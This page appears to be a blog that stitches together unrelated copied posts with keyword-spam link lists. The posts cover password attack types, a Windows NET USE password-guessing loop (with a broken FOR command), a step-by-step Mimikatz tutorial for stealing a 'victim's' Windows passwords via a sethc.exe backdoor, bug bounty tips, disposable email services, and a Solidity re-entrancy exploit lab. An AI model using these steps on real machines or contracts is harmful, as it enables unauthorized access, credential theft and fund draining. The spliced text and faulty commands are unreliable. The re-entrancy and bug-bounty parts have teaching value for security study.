segunda-feira, 20 de abril de 2020

System Hacking: Password Cracking Techniques And Types Of Passwords


This blog based on two major concepts:
  • Understand password-cracking techniques
  • Understand different types of passwords
  •  

The simplest way to crack the passwords

The first step is to access the system is that you should know how to crack the password of the target system. Passwords are the key element of information require to access the system, and users also selects passwords that are easy to guess such as mostly people has a passwords of their pet's name or room number etc to help them remember it. Because of this human factor, most password guessing is successful if some information is known about the target. Information gathering and reconnaissance can help give away information that will help a hacker guess a user's password.

Once a password is guessed or cracked, it can be the launching point for escalating privileges, executing applications, hiding files, and covering tracks. If guessing a password fails, then passwords may be cracked manually or with automated tools such as a dictionary or brute-force method.

Types of Passwords 

  • Only numbers
  • Only letters
  • Only special characters
  • Letters and numbers
  • Only letters and special characters 
  • Numbers, letters and special characters
A strong password is less susceptible to attack by a hacker. The following rules, proposed by the EC-Council, should be applied when you're creating a password, to protect it against attacks:
  • Must not contain any part of the user's account name
  • Must have a minimum of eight characters
  • Must contain characters from at least three of the following categories:
    • Non alphanumeric symbols ($,:"%@!#)
    • Numbers
    • Uppercase letters
    • Lowercase letters
A hacker may use different types of attacks in order to identify a password and gain further access to a system. The types of password attacks are as follows:

Passive Online

​Eavesdropping on network password exchanges. Passive online attacks
include sniffing, man-in-the-middle, and replay attacks. Moreover, a passive online attack is also known as sniffing the password on a wired or wireless network. A passive attack is not detectable to the end user. The password is captured during the authentication process and can then be compared against a dictionary file or word list. User account passwords are commonly hashed or encrypted when sent on the network to prevent unauthorized access and use. If the password is protected by encryption or hashing, special tools in the hacker's toolkit can be used to break the algorithm.

Another passive online attack is known as man-in-the-middle (MITM). In a MITM attack, the hacker intercepts the authentication request and forwards it to the server. By inserting a sniffer between the client and the server, the hacker is able to sniff both connections and capture passwords in the process.

A replay attack is also a passive online attack; it occurs when the hacker intercepts the password en route to the authentication server and then captures and resend the authentication packets for later authentication. In this manner, the hacker doesn't have to break the password or learn the password through MITM but rather captures the password and reuses the password-authentication packets later to authenticate as the client.

Active Online

Guessing the Administrator password. Active online attacks include auto-
mated password guessing. Moreover, The easiest way to gain administrator-level access to a system is to guess a simple password assuming the administrator used a simple password. Password guessing is an active online attack. It relies on the human factor involved in password creation and only works on weak
passwords.

Assuming that the NetBIOS TCP 139 port is open, the most effective method of breaking into a Windows NT or Windows 2000 system is password guessing. This is done by attempting to connect to an enumerated share ( IPC$ or C$ ) and trying a username and password combination. The most commonly used Administrator account and password combinations are words like Admin, Administrator, Sysadmin, or Password, or a null password.
A hacker may first try to connect to a default Admin$ , C$ , or C:\Windows share. To connect to the hidden C: drive share, for example, type the following command in the Run field (Start ➪ Run):

\\ip_address\c$

Automated programs can quickly generate dictionary files, word lists, or every possible combination of letters, numbers, and special characters and then attempt to log on using those credentials. Most systems prevent this type of attack by setting a maximum number of login attempts on a system before the account is locked.

In the following sections, we'll discuss how hackers can perform automated password guessing more closely, as well as countermeasures to such attacks.

Performing Automated Password Guessing

To speed up the guessing of a password, hackers use automated tools. An easy process for automating password guessing is to use the Windows shell commands based on the standard NET USE syntax. To create a simple automated password-guessing script, perform the following steps:
  1. Create a simple username and password file using Windows Notepad. Automated tools such as the Dictionary Generator are available to create this word list. Save the file on the C: drive as credentials.txt.
  2. Pipe this file using the FOR command: C:\> FOR /F "token=1, 2*" %i in (credentials.txt)
  3. Type net use \\targetIP\IPC$ %i /u: %j to use the credentials.txt file to attempt to log on to the target system's hidden share.

Offline Attacks

Offline attacks are performed from a location other than the actual computer where the passwords reside or were used. Offline attacks usually require physical access to the computer and copying the password file from the system onto removable media. The hacker then takes the file to another computer to perform the cracking. Several types of offline password attacks exist.

Types of AttackCharacteristicsPassword Example
Dictionary attackAttempts to use passwords from a list of dictionary wordsAdministrator
Hybrid attackSubstitutes numbers of symbols for password charactersAdm1n1strator
Brute-force attackTries all possible combinations of letters, numbers, and special charactersMs!tr245@F5a

A dictionary attack is the simplest and quickest type of attack. It's used to identify a password that is an actual word, which can be found in a dictionary. Most commonly, the attack uses a dictionary file of possible words, which is hashed using the same algorithm used by the authentication process. Then, the hashed dictionary words are compared with hashed passwords as the user logs on, or with passwords stored in a file on the server. The dictionary attack works only if the password is an actual dictionary word; therefore, this type of attack has some limitations. It can't be used against strong passwords containing numbers or other symbols.

A hybrid attack is the next level of attack a hacker attempts if the password can't be found using a dictionary attack. The hybrid attack starts with a dictionary file and substitutes numbers and symbols for characters in the password. For example, many users add the number 1 to the end of their password to meet strong password requirements. A hybrid attack is designed to find those types of anomalies in passwords.

The most time-consuming type of attack is a brute-force attack, which tries every possible combination of uppercase and lowercase letters, numbers, and symbols. A brute-force attack is the slowest of the three types of attacks because of the many possible combinations of characters in the password. However, brute force is effective; given enough time and processing power, all passwords can eventually be identified.More info

Cracking Windows 8/8.1 Passwords With Mimikatz


You Might have read my previous posts about how to remove windows passwords using chntpw and might be thinking why am I writing another tutorial to do the same thing! Well today we are not going to remove the windows user password rather we are going to be more stealth in that we are not going to remove it rather we are going to know what is the users password and access his/her account with his/her own password. Sounds nice...


Requirements:


  1. A live bootable linux OS (I'm using Kali Linux)(Download Kali Linux)
  2. Mimikatz (Download | Blog)
  3. Physical Access to victim's machine
  4. A Working Brain in that Big Head (Download Here)


Steps:

1. First of all download mimikatz and put it in a pendrive.

2. Boat the victim's PC with your live bootable Pendrive (Kali Linux on pendrive in my case). And open a terminal window

3. Mount the Volume/Drive on which windows 8/8.1 is installed by typing these commands
in the terminal window:

mkdir /media/win
ntfs-3g /dev/sda1 /media/win

[NOTE] ntfs-3g is used to mount an NTFS drive in Read/Write mode otherwise you might not be able to write on the drive. Also /dev/sda1 is the name of the drive on which Windows OS is installed, to list your drives you can use lsblk -l or fdisk -l. The third flag is the location where the drive will be mounted.

4. Now navigate to the System32 folder using the following command

cd /media/win/Windows/System32

5. After navigating to the System32 rename the sethc.exe file to sethc.exe.bak by typing the following command:

mv sethc.exe sethc.exe.bak

sethc.exe is a windows program which runs automatically after shift-key is pressed more than 5 times continuously.

6. Now copy the cmd.exe program to sethc.exe replacing the original sethc.exe program using this command:

cp cmd.exe sethc.exe

[Note] We made a backup of sethc.exe program so that we can restore the original sethc.exe functionality

7. With this, we are done with the hard part of the hack now lets reboot the system and boot our Victim's Windows 8/8.1 OS.

8. After reaching the Windows Login Screen plugin the usb device with mimikatz on it and hit shift-key continuously five or more times. It will bring up a command prompt like this


9. Now navigate to your usb drive in my case its drive G:


10. Now navigate to the proper version of mimikatz binary folder (Win32 for32bit windows and x64 for 64 bit windows)


11. Run mimikatz and type the following commands one after the other in sequence:

privilege::debug
token::elevate
vault::list

the first command enables debug mode
the second one elevates the privilages
the last one lists the passwords which include picture password and pin (if set by the user)


That's it you got the password and everything else needed to log into the system. No more breaking and mess making its simple its easy and best of all its not Noisy lol...

Hope you enjoyed the tutorial have fun :)
Continue reading

  1. Pentest Recon Tools
  2. Pentest Tools Bluekeep
  3. Hacker Tools For Ios
  4. Hackers Toolbox
  5. Hacking Tools Windows
  6. Nsa Hack Tools
  7. Pentest Tools Website
  8. Hacker Search Tools
  9. Best Pentesting Tools 2018
  10. Hacking Tools Windows 10
  11. Hack Tools For Ubuntu
  12. Pentest Tools Framework
  13. Hacking Tools Online
  14. Hack Tools For Windows
  15. Hacker
  16. Hacker Tools Windows
  17. Hacking Tools Online
  18. Pentest Tools Apk
  19. Pentest Tools Online
  20. Hacker Tools For Mac

How Do I Get Started With Bug Bounty ?

How do I get started with bug bounty hunting? How do I improve my skills?


These are some simple steps that every bug bounty hunter can use to get started and improve their skills:

Learn to make it; then break it!
A major chunk of the hacker's mindset consists of wanting to learn more. In order to really exploit issues and discover further potential vulnerabilities, hackers are encouraged to learn to build what they are targeting. By doing this, there is a greater likelihood that hacker will understand the component being targeted and where most issues appear. For example, when people ask me how to take over a sub-domain, I make sure they understand the Domain Name System (DNS) first and let them set up their own website to play around attempting to "claim" that domain.

Read books. Lots of books.
One way to get better is by reading fellow hunters' and hackers' write-ups. Follow /r/netsec and Twitter for fantastic write-ups ranging from a variety of security-related topics that will not only motivate you but help you improve. For a list of good books to read, please refer to "What books should I read?".

Join discussions and ask questions.
As you may be aware, the information security community is full of interesting discussions ranging from breaches to surveillance, and further. The bug bounty community consists of hunters, security analysts, and platform staff helping one and another get better at what they do. There are two very popular bug bounty forums: Bug Bounty Forum and Bug Bounty World.

Participate in open source projects; learn to code.
Go to https://github.com/explore or https://gitlab.com/explore/projects and pick a project to contribute to. By doing so you will improve your general coding and communication skills. On top of that, read https://learnpythonthehardway.org/ and https://linuxjourney.com/.

Help others. If you can teach it, you have mastered it.
Once you discover something new and believe others would benefit from learning about your discovery, publish a write-up about it. Not only will you help others, you will learn to really master the topic because you can actually explain it properly.

Smile when you get feedback and use it to your advantage.
The bug bounty community is full of people wanting to help others so do not be surprised if someone gives you some constructive feedback about your work. Learn from your mistakes and in doing so use it to your advantage. I have a little physical notebook where I keep track of the little things that I learnt during the day and the feedback that people gave me.


Learn to approach a target.
The first step when approaching a target is always going to be reconnaissance — preliminary gathering of information about the target. If the target is a web application, start by browsing around like a normal user and get to know the website's purpose. Then you can start enumerating endpoints such as sub-domains, ports and web paths.

A woodsman was once asked, "What would you do if you had just five minutes to chop down a tree?" He answered, "I would spend the first two and a half minutes sharpening my axe."
As you progress, you will start to notice patterns and find yourself refining your hunting methodology. You will probably also start automating a lot of the repetitive tasks.

Related news

How To Create Fake Email Address Within Seconds

How To Create Fake Email Address Within Seconds

How To Create Fake Email Address Within Seconds

Email address is a type of identification by which an email receiver identifies the person who sends mail to him/her. That's why while creating an email address you need to enter your personal details that must be valid. However, what if we tell you that you can create an email address that doesn't require any validation of personal details and that email address gets permanently deleted after your work is done. So here we have a method To Create Fake Email Address. By this, you can create a fake email address that will get auto-deleted after ten minutes. Just follow the below steps to proceed.

Note:  The method we are discussing is just for a known purpose and should not be used for any illegal purposes, as we will be not responsible for any wrongdoing.

How To Create Fake Email Address Within Seconds

The method of creating a fake email address is very simple and easy as these are based on online websites that will provide you a free email address without taking any personal details from you.


#1 10 Minute Mail

10 Minute Mail
10 Minute Mail
10 Minute Mail will provide you a temporary e-mail address. Any e-mails sent to that address will show automatically on the web page. You can read them, click on links, and even reply to them. The email address will expire after 10 minutes.


#2 GuerrillaMail

Guerrillamail
Guerrillamail
It is one of the most user-friendly ones out there, with this, you can get disposable email ID easily. You need to enter the details, and the fake email ID will be generated. Moreover, this also lets you send emails with attachment up to 150MB. You will be provided with a temporary email address which you can use to verify some websites which require the email address.


#3 Mailinator

Mailinator
Mailinator
Mailinator is a free, Public, Email System where you can use any inbox you want. You will be given a Mailinator address which you can use anytime a website asks for an email address. The public emails you will receive will be auto-deleted after few hours of receiving.


#4 MailDrop

MailDrop
MailDrop
Maildrop is a great idea when you want to sign up for a website but you are concerned that they might share your address with advertisers. MailDrop is powered by some of the spam filters created by Heluna, used in order to block almost all spam attempts before they even get to your MailDrop inbox. This works the same way like Mailinator in which you will be given a temporary Email address which you can use to verify sites etc.

#5 AirMail

AirMail
AirMail
AirMail is a free temporary email service, you are given a random email address you can use when registering to new websites or test-driving untrusted services. All emails received by AirMail servers are displayed automatically in your online browser inbox.
Related word
  1. Best Hacking Tools 2020
  2. Hacks And Tools
  3. Hack Tools Mac
  4. Hacker Tools For Ios
  5. Tools Used For Hacking
  6. Hacking Tools For Windows
  7. Pentest Tools For Windows
  8. Hacker Tools Apk Download
  9. Wifi Hacker Tools For Windows
  10. Pentest Tools Free
  11. Physical Pentest Tools
  12. Hacking Tools Mac
  13. Kik Hack Tools
  14. Nsa Hacker Tools
  15. Pentest Tools Online
  16. Hacker Hardware Tools
  17. Pentest Tools Subdomain
  18. Easy Hack Tools

Blockchain Exploitation Labs - Part 1 Smart Contract Re-Entrancy


Why/What Blockchain Exploitation?

In this blog series we will analyze blockchain vulnerabilities and exploit them ourselves in various lab and development environments. If you would like to stay up to date on new posts follow and subscribe to the following:
Twitter: @ficti0n
Youtube: https://www.youtube.com/c/ConsoleCowboys
URL: http://cclabs.io
          http://consolecowboys.com

As of late I have been un-naturally obsessed with blockchains and crypto currency. With that obsession comes the normal curiosity of "How do I hack this and steal all the monies?"

However, as usual I could not find any actual walk thorough or solid examples of actually exploiting real code live. Just theory and half way explained examples.

That question with labs is exactly what we are going to cover in this series, starting with the topic title above of Re-Entrancy attacks which allow an attacker to siphon out all of the money held within a smart contract, far beyond that of their own contribution to the contract.
This will be a lab based series and I will show you how to use demo the code within various test environments and local environments in order to perform and re-create each attacks for yourself.  

Note: As usual this is live ongoing research and info will be released as it is coded and exploited.

If you are bored of reading already and just want to watch videos for this info or are only here for the demos and labs check out the first set of videos in the series at the link below and skip to the relevant parts for you, otherwise lets get into it:


Background Info:

This is a bit of a harder topic to write about considering most of my audience are hackers not Ethereum developers or blockchain architects. So you may not know what a smart contract is nor how it is situated within the blockchain development model. So I am going to cover a little bit of context to help with understanding.  I will cover the bare minimum needed as an attacker.

A Standard Application Model:
  • In client server we generally have the following:
  • Front End - what the user sees (HTML Etc)
  • Server Side - code that handles business logic
  • Back End - Your database for example MySQL

A Decentralized Application Model:

Now with a Decentralized applications (DAPP) on the blockchain you have similar front end server side technology however
  • Smart contracts are your access into the blockchain.
  • Your smart contract is kind of like an API
  • Essentially DAPPs are Ethereum enabled applications using smart contracts as an API to the blockchain data ledger
  • DAPPs can be banking applications, wallets, video games etc.

A blockchain is a trust-less peer to peer decentralized database or ledger

The back-end is distributed across thousands of nodes in its entirety on each node. Meaning every single node has a Full "database" of information called a ledger.  The second difference is that this ledger is immutable, meaning once data goes in, data cannot be changed. This will come into play later in this discussion about smart contracts.

Consensus:

The blockchain of these decentralized ledgers is synchronized by a consensus mechanism you may be familiar with called "mining" or more accurately, proof of work or optionally Proof of stake.

Proof of stake is simply staking large sums of coins which are at risk of loss if one were to perform a malicious action while helping to perform consensus of data.   

Much like proof of stake, proof of work(mining) validates hashing calculations to come to a consensus but instead of loss of coins there is a loss of energy, which costs money, without reward if malicious actions were to take place.

Each block contains transactions from the transaction pool combined with a nonce that meets the difficulty requirements.  Once a block is found and accepted it places them on the blockchain in which more then half of the network must reach a consensus on. 

The point is that no central authority controls the nodes or can shut them down. Instead there is consensus from all nodes using either proof of work or proof of stake. They are spread across the whole world leaving a single centralized jurisdiction as an impossibility.

Things to Note: 

First Note: Immutability

  • So, the thing to note is that our smart contracts are located on the blockchain
  • And the blockchain is immutable
  • This means an Agile development model is not going to work once a contract is deployed.
  • This means that updates to contracts is next to impossible
  • All you can really do is createa kill-switch or fail safe functions to disable and execute some actions if something goes wrong before going permanently dormant.
  • If you don't include a kill switch the contract is open and available and you can't remove it

Second Note:  Code Is Open Source
  • Smart Contracts are generally open source
  • Which means people like ourselves are manually bug hunting smart contracts and running static analysis tools against smart contract code looking for bugs.

When issues are found the only course of action is:
  • Kill the current contract which stays on the blockchain
  • Then deploy a whole new version.
  • If there is no killSwitch the contract will be available forever.
Now I know what you're thinking, these things are ripe for exploitation.
And you would be correct based on the 3rd note


Third Note: Security in the development process is lacking
  • Many contracts and projects do not even think about and SDLC.
  • They rarely add penetration testing and vulnerability testing in the development stages if at all
  • At best there is a bug bounty before the release of their main-nets
  • Which usually get hacked to hell and delayed because of it.
  • Things are getting better but they are still behind the curve, as the technology is new and blockchain mostly developers and marketers.  Not hackers or security testers.


Forth Note:  Potential Data Exposure via Future Broken Crypto
  • If sensitive data is placed on the blockchain it is there forever
  • Which means that if a cryptographic algorithm is broken anything which is encrypted with that algorithm is now accessible
  • We all know that algorithms are eventually broken!
  • So its always advisable to keep sensitive data hashed for integrity on the blockchain but not actually stored on the blockchain directly


 Exploitation of Re-Entrancy Vulnerabilities:

With a bit of the background out of the way let's get into the first attack in this series.

Re-Entrancy attacks allow an attacker to create a re-cursive loop within a contract by having the contract call the target function rather than a single request from a  user. Instead the request comes from the attackers contract which does not let the target contracts execution complete until the tasks intended by the attacker are complete. Usually this task will be draining the money out of the contract until all of the money for every user is in the attackers account.

Example Scenario:

Let's say that you are using a bank and you have deposited 100 dollars into your bank account.  Now when you withdraw your money from your bank account the bank account first sends you 100 dollars before updating your account balance.

Well what if when you received your 100 dollars, it was sent to malicious code that called the withdraw function again not letting  the initial target deduct your balance ?

With this scenario you could then request 100 dollars, then request 100 again and you now have 200 dollars sent to you from the bank. But 50% of that money is not yours. It's from the whole collection of money that the bank is tasked to maintain for its accounts.

Ok that's pretty cool, but what if that was in a re-cursive loop that did not BREAK until all accounts at the bank were empty?  

That is Re-Entrancy in a nutshell.   So let's look at some code.

Example Target Code:


           function withdraw(uint withdrawAmount) public returns (uint) {
       
1.         require(withdrawAmount <= balances[msg.sender]);
2.         require(msg.sender.call.value(withdrawAmount)());

3.          balances[msg.sender] -= withdrawAmount;
4.          return balances[msg.sender];
        }

Line 1: Checks that you are only withdrawing the amount you have in your account or sends back an error.
Line 2: Sends your requested amount to the address the requested that withdrawal.
Line 3: Deducts the amount you withdrew from your account from your total balance.
Line 4. Simply returns your current balance.

Ok this all seems logical.. however the issue is in Line 2 - Line 3.   The balance is being sent back to you before the balance is deducted. So if you were to call this from a piece of code which just accepts anything which is sent to it, but then re-calls the withdraw function you have a problem as it never gets to Line 3 which deducts the balance from your total. This means that Line 1 will always have enough money to keep withdrawing.

Let's take a look at how we would do that:

Example Attacking Code:


          function attack() public payable {
1.           bankAddress.withdraw(amount);
         }

2.    function () public payable {
         
3.            if (address(bankAddress).balance >= amount) {
4.               bankAddress.withdraw(amount);
                }
}

Line 1: This function is calling the banks withdraw function with an amount less than the total in your account
Line 2: This second function is something called a fallback function. This function is used to accept payments that come into the contract when no function is specified. You will notice this function does not have a name but is set to payable.
Line 3:  This line is checking that the target accounts balance is greater than the amount being withdrawn.
Line 4:  Then again calling the withdraw function to continue the loop which will in turn be sent back to the fallback function and repeat lines over and over until the target contracts balance is less than the amount being requested.


Review the diagram above which shows the code paths between the target and attacking code. During this whole process the first code example from the withdraw function is only ever getting to lines 1-2 until the bank is drained of money. It never actually deducts your requested amount until the end when the full contract balance is lower then your withdraw amount. At this point it's too late and there is no money left in the contract.


Setting up a Lab Environment and coding your Attack:

Hopefully that all made sense. If you watch the videos associated with this blog you will see it all in action.  We will now analyze code of a simple smart contract banking application. We will interface with this contract via our own smart contract we code manually and turn into an exploit to take advantage of the vulnerability.

Download the target code from the following link:

Then lets open up an online ethereum development platform at the following link where we will begin analyzing and exploiting smart contracts in real time in the video below:

Coding your Exploit and Interfacing with a Contract Programmatically:

The rest of this blog will continue in the video below where we will  manually code an interface to a full smart contract and write an exploit to take advantage of a Re-Entrency Vulnerability:


Conclusion: 

In this smart contract exploit writing intro we showed a vulnerability that allowed for re entry to a contract in a recursive loop. We then manually created an exploit to take advantage of the vulnerability. This is just the beginning, as this series progresses you will see other types of vulnerabilities and have the ability to code and exploit them yourself.  On this journey through the decentralized world you will learn how to code and craft exploits in solidity using various development environments and test nets.

More articles